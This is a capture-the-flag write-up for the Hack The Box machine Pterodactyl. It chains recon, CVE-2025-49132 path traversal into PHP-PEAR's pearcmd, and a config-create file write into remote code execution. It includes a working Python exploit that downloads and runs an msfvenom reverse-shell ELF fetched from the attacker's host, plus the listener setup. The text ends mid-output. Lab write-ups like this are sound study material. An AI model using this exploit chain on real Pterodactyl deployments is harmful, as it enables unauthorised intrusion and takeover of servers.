HTB Pterodactyl Writeup: Chaining CVE-2025-49132 to RCE

Pterodactyl is a medium-difficulty HTB machine that demonstrates how chaining multiple vulnerabilities can lead to full system compromise. The attack path begins with information disclosure through an exposed changelog file, which reveals useful version details. This knowledge is then leveraged to abuse CVE-2025-49132, ultimately achieving remote code execution by combining the vulnerability with a PHP-PEAR file write technique. The above writeup explains how to get both user and root flags on the machine.
- The initial nmap scan shows us 2 open ports:
$nmap -sC -sV --top-ports=5000 10.129.2.240

Host is up (0.088s latency).
Not shown: 4938 filtered tcp ports (no-response), 58 filtered tcp ports (host-unreach)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
|_  256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
80/tcp   open   http       nginx/1.21.5
|_http-server-header: nginx/1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
443/tcp  closed https
8080/tcp closed http-proxy
- The http-title shows pterodactyl.htb we can add it to our hosts file for a proper resolution:
$sudo echo '10.129.2.240 pterodactyl.htb' >> /etc/hosts- We can open the page in our browser to find out that site holds information about a minecraft server:

- The page exposes subdomain play.pterodactyl.htb which seems to be unavailable (after adding it to hosts file) and link to the file changelog.txt which holds following information:
MonitorLand - CHANGELOG.txt
======================================

Version 1.20.X

[Added] Main Website Deployment
--------------------------------
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
--------------------------------
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.

[Installed] Pterodactyl Panel v1.11.10
--------------------------------------
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-------------------------------------
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
- From this point we genuinely know the next facts:
- The webpage has at least one subdomain play.pterodactyl.htb
- It should have installed Pterodactyl Panel v.1.11.10
- It hosts MariaDB 11.8.2 on the backend
- It has PHP Capabilities PHP-FPM and PHP PEAR and PHP debugging
- Because we don’t see the Pterodactyl panel anywhere it is a good idea to perform a subdomain enumeration:
ffuf -w=subdomains-5000.txt -u http://pterodactyl.htb -H "Host:FUZZ.pterodactyl.htb" -fs 145

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pterodactyl.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.pterodactyl.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 145
________________________________________________

panel [Status: 200, Size: 1897, Words: 490, Lines: 36, Duration: 264ms- We can add the found subdomain to the our hosts file and investigate it:

- We can start by trying a few common/default credentials (e.g.,

admin:admin), but no valid login is found. At that point, the next step is to research whether the exposed panel version has any known public vulnerabilities. Our search leads us CVE-2025-49132 which is often described as an unauthenticated RCE. In practice though, it’s not a straightforward “run commands remotely” bug. The primitive it gives is closer to local PHP file inclusion/execution: under the vulnerable conditions, the application can be coerced into loading a.phpfile from a specific location and executing the PHP code inside it. So the key challenge becomes: how do we get a controllable PHP file into a loadable path, or otherwise pivot this execution primitive into something more reliable. The POC for the panel can be found here. However we can just try it via a regular curl/web browser, the below screenshot shows us a succesful execution of config/database where we can find the database credentials:
- We can enumerate the obvious endpoints (for example, config/mail and config/app), but nothing particularly sensitive is exposed except database credentials which were obtained before. One useful observation is that the locale parameter appears to be treated as a directory name or path rather than a simple language code. When we try to change locale to other values, the exploit stops working. This suggests the application expects a real, existing locale directory structure. On the other hand, the namespace parameter is treated like a file selector, meaning it can be used to point to a specific file that the application attempts to load and execute. We noticed several useful PHP components on the host, including PHP-PEAR and phpinfo for debugging. Now we need to be a bit more curious: can this CVE be used to trigger other PHP functionality by loading code from different locations, not just the default locale path? According the documentation the PHP-PEAR provides several interesting functions, including pearcmd. However we need to get PHP-PEAR installation location first. As changelog informed us that phpinfo is available and likely enabled we can just visit http://pterodactyl.htb/phpinfo.php and find PHP-PEAR installation path:

- Good. We identified the PEAR installation directory at /usr/share/php/PEAR. Next, we can validate whether this path is reachable through the previously identified CVE by adjusting the locale parameter to traverse out of the expected locales directory and into the PEAR location. At this stage, there are two practical ways to reference the target code path:
- Point locale directly at /usr/share/php/PEAR, using an appropriate number of ../ segments until the resolved path matches the PEAR directory.
- Point locale at /usr/share/php and then reference PEAR using the module-style path (PEAR/…), which can be useful if the application expects a specific directory layout or builds the final path by appending additional components.
- In this run we will be using curl and point directly into the /usr/share/php/PEAR, we also need a function to be loaded in order to test functionality. We will be using pearcmd if we run the command directly we will get following reply:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?&locale=../../../../usr/share/php/PEAR&namespace=pearcmd"
{"..\/..\/..\/..\/usr\/share\/php\/PEAR":{"pearcmd":[]}}- Reply contains /usr\/share\/php\/PEAR and it is highly unlikely that it will be containing this string during a successful module load, let’s create a simple fuzzing script to check how many paths we do actually need. The script just sends multiple curl requests to the end point and checks if reply contains the above string:
#!/bin/bash

set -euo pipefail

BASE_URL="http://panel.pterodactyl.htb/locales/locale.json"
TARGET_PATH="usr/share/php/PEAR"
MAX_DEPTH=20
RESPONSE_PATH="\\/usr\\/share\\/php\\/PEAR"

prev_response=""

for ((depth=1; depth<=MAX_DEPTH; depth++)); do
    traversal=$(printf '../%.0s' $(seq 1 $depth))
    locale="${traversal}${TARGET_PATH}"

    echo "[*] Trying depth $depth -> $locale"

    response=$(curl -s "${BASE_URL}?&locale=${locale}&namespace=pearcmd")

    if echo "$response" | grep '\\/usr\\/share\\/php\\/PEAR'; then
        echo "[+] String found in response"
    else
        echo "[-] Not found"
        echo "[+] PEAR seems to be loaded"
        break
    fi
done
- Running the above script reveals a different response:
$./check
[*] Trying depth 1 -> ../usr/share/php/PEAR
{"..\/usr\/share\/php\/PEAR":{"pearcmd":[]}}
[+] String found in response
[*] Trying depth 2 -> ../../usr/share/php/PEAR
{"..\/..\/usr\/share\/php\/PEAR":{"pearcmd":[]}}
[+] String found in response
[*] Trying depth 3 -> ../../../usr/share/php/PEAR
{"..\/..\/..\/usr\/share\/php\/PEAR":{"pearcmd":[]}}
[+] String found in response
[*] Trying depth 4 -> ../../../../usr/share/php/PEAR
{"..\/..\/..\/..\/usr\/share\/php\/PEAR":{"pearcmd":[]}}
[+] String found in response
[*] Trying depth 5 -> ../../../../../usr/share/php/PEAR
[-] Not found
[+] PEAR seems to be loaded

- If we open the same request in the browser we get a 500 error. A 500 status code means the server hit an unexpected error while processing the request. The key observation here is that the response changes from the regular behavior to an internal error, which strongly suggests the application is actually attempting to resolve the PEAR path and invoke the pearcmd code path.
- We can try to load any pearcmd function to check this really happened. We will be using a config-show function in that time. However trying to run it with a regular space or url-encoded (%20) version leads to the very same error:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd%20config-show"
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Server Error</title>

        <style>
<SNIP>- We can also try using
+, since in many frameworks it is decoded as a space when query parameters are processed using the application/x-www-form-urlencoded rules:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd+config-show"
CONFIGURATION (CHANNEL PEAR.PHP.NET):
=====================================
Auto-discover new Channels     auto_discover    0
Default Channel                default_channel  pear.php.net
HTTP Proxy Server Address      http_proxy       <not set>
PEAR server [DEPRECATED]       master_server    pear.php.net
Default Channel Mirror         preferred_mirror pear.php.net
Remote Configuration File      remote_config    <not set>
PEAR executables directory     bin_dir          /usr/bin
<SNIP>
Signature Key Id               sig_keyid        <not set>
Package Signature Type         sig_type         gpg
PEAR username (for             username         <not set>
maintainers)
User Configuration File        Filename         /var/lib/wwwrun/.pearrc
System Configuration File      Filename         /etc/php8/fpm/pear.conf
- Great news, the code was actually executed. At this point I was stuck for quite a while: even though we had confirmed execution, I could not find any pearcmd subcommands in this setup that directly provided a clean web-request primitive or an interactive shell. Because of that, I started experimenting with different PEAR commands and behaviors to understand what was realistically possible in this environment. After some experimentation, I found that the config-create command can generate a configuration file and write it to a chosen location. This is potentially very useful because we already have a way to execute code from a PHP file once it can be loaded through our CVE. Let’s launch our curl command with the config-create function:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd+config-create"
config-create: must have 2 parameters, root path and filename to save as- We can see that config-create accepts two parameters: a root path and a filename. The root path is treated as a plain string that is used to build multiple directory values inside the generated configuration file. It must start with
/, otherwise the command fails with the following error:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd+config-create+i+somefile.txt"
Root directory must be an absolute path beginning with "/", was: "i"- If we provide a root path that starts with
/, the command succeeds and a configuration file is created. In our case, the resulting file was written into the panel’s web-accessible directory, and the output confirms both the derived directory values and the final write location. For example, PEAR derives multiple paths from the supplied root, such as:
curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd+config-create+/somefolder+somefile.txt"
CONFIGURATION (CHANNEL PEAR.PHP.NET):
=====================================
Auto-discover new Channels     auto_discover    <not set>
Default Channel                default_channel  pear.php.net
HTTP Proxy Server Address      http_proxy       <not set>
PEAR server [DEPRECATED]       master_server    <not set>
Default Channel Mirror         preferred_mirror <not set>
Remote Configuration File      remote_config    <not set>
PEAR executables directory     bin_dir          /somefolder/pear
PEAR documentation directory   doc_dir          /somefolder/pear/docs
PHP extension directory        ext_dir          /somefolder/pear/ext
PEAR directory                 php_dir          /somefolder/pear/php
PEAR Installer cache directory cache_dir        /somefolder/pear/cache
PEAR configuration file        cfg_dir          /somefolder/pear/cfg
<SNIP>
User Configuration File        Filename         /var/www/pterodactyl/public/somefile.txt
System Configuration File      Filename         #no#system#config#
Successfully created default configuration file "/var/www/pterodactyl/public/somefile.txt"
- We can verify that the file exists in the web root by requesting it through the browser http://panel.pterodactyl.htb/somefile.txt:

- At this point we can summarize a few important observations:
- First, we can write a file to a chosen location and highly likely within the context of the process permissions.
- Second, the created file uses whatever filename and extension we provide.
- Third, we can influence the file contents indirectly, because the root path parameter is inserted into multiple configuration values inside the generated file.
- Fourth, the generated configuration file is a PHP-serialized data structure (a PEAR_Config record) written to disk, containing the various derived path values and related settings.
- Finally, if we can embed PHP tags into that generated content and the resulting file is later interpreted by PHP, our injected code will be executed;
- We can try to embed a minimal PHP execution snippet into the generated configuration file. After several attempts, we identified one command (<?=system) that is both syntactically valid and reliably executed when the resulting file is later interpreted by PHP. Using this, we generated a file with a .php extension inside the webroot and confirmed code execution by requesting it through the browser.
$curl -s "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../usr/share/php/PEAR&namespace=pearcmd+config-create+/<?=system('id')?>+test.php"
CONFIGURATION (CHANNEL PEAR.PHP.NET):
=====================================
<SNIP>
Successfully created default configuration file "/var/www/pterodactyl/public/test.php"- Config was created. Let’s check if our id command works:

- And that’s it. The code was executed multiple times, because our injected snippet was embedded into several configuration fields and therefore appeared on multiple lines. When the file was requested and interpreted by PHP, each occurrence was evaluated and executed in the context of the web server user (wwwrun). However, when we tried to use more complex strings that include spaces, the request would fail unless the space was URL-encoded. Using %20 keeps the HTTP request valid, but it introduces a new problem: the encoded characters are preserved in the generated file content, so the PHP snippet ends up containing %20 instead an actual space. As a result, the injected code is no longer parsed the way we intended and does not execute correctly. There are several ways to overcome this, but in this write-up we will use a raw HTTP approach with Python http.client and a whitespace-avoidance trick. By placing the command inside braces and separating tokens with commas, for example {ls,-la}, the shell treats it as a space-free form that still executes as intended, which avoids issues caused by URL-encoded spaces being preserved in the generated PHP file. However, if you get stuck at this stage, you can use my ready-to-go PoC, which applies a slightly different whitespace-avoidance technique using {$IFS}, and writes the payload into the /tmp directory instead of the webroot, which can be a safer choice during a real penetration test. Anyway, the minimal working script is shown below. The script downloads the ELF payload to the /tmp directory, updates its permissions to allow execution, and then runs it:
#!/usr/bin/env python3
import http.client
import subprocess
host = "panel.pterodactyl.htb"

#The path variable contains commands in {} separated with comas which force
#linux to treat them as white spaces

path = (
    "/locales/locale.json?"
    "locale=../../../../../usr/share/php/PEAR&"
    "namespace=pearcmd+config-create+"
    "/<?=system('{curl,http://YOUR_HOST_IP_IS_HERE:8080/pentest.elf,--output,/tmp/pentest.elf};"
    "{chmod,100,/tmp/pentest.elf};{exec,/tmp/pentest.elf}')?>+test.php"
)

# Connect to the endpoint
conn = http.client.HTTPConnection(host, 80, timeout=10)
conn.request("GET", path)
resp = conn.getresponse()
print(resp.read().decode(errors="ignore"))

# trigger payload inside the the webroot
trigger = f"/test.php"
conn.request("GET", trigger)
resp = conn.getresponse()
print(resp.read().decode(errors="ignore"))
- Save the script as exploit.py. Next, we prepare an executable payload that the script will download and run. You can generate a suitable payload using a standard tool of your choice however in this run we will be using msfvenom. You can create the file with the then host it and update the script to point to its location.
$msfvenom -p linux/x64/shell_reverse_tcp LHOST=YOUR_HOST_IP_IS_HERE LPORT=5050 -f elf > pentest.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
$python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...- We also start a listener in another terminal to receive the incoming connection from the target; in this run, we will be using netcat:
nc -lvnp 5050
listening on [any] 5050 ...
- Run the exploit and watch the output in all the terminals to confirm each stage completes as expected:
python exploit.py
CONFIGURATION (CHANNEL PEAR.PHP.NET):
=====================================
<SNIP>
PEAR executables directory     bin_dir          /<?=system('{curl,http:/10.10.15.72:8080/pentest.elf,--output,/tmp/pentest.elf};{chmod,100,/tmp/pentest.elf};{exec,/tmp/pentest.elf}')?>/pear
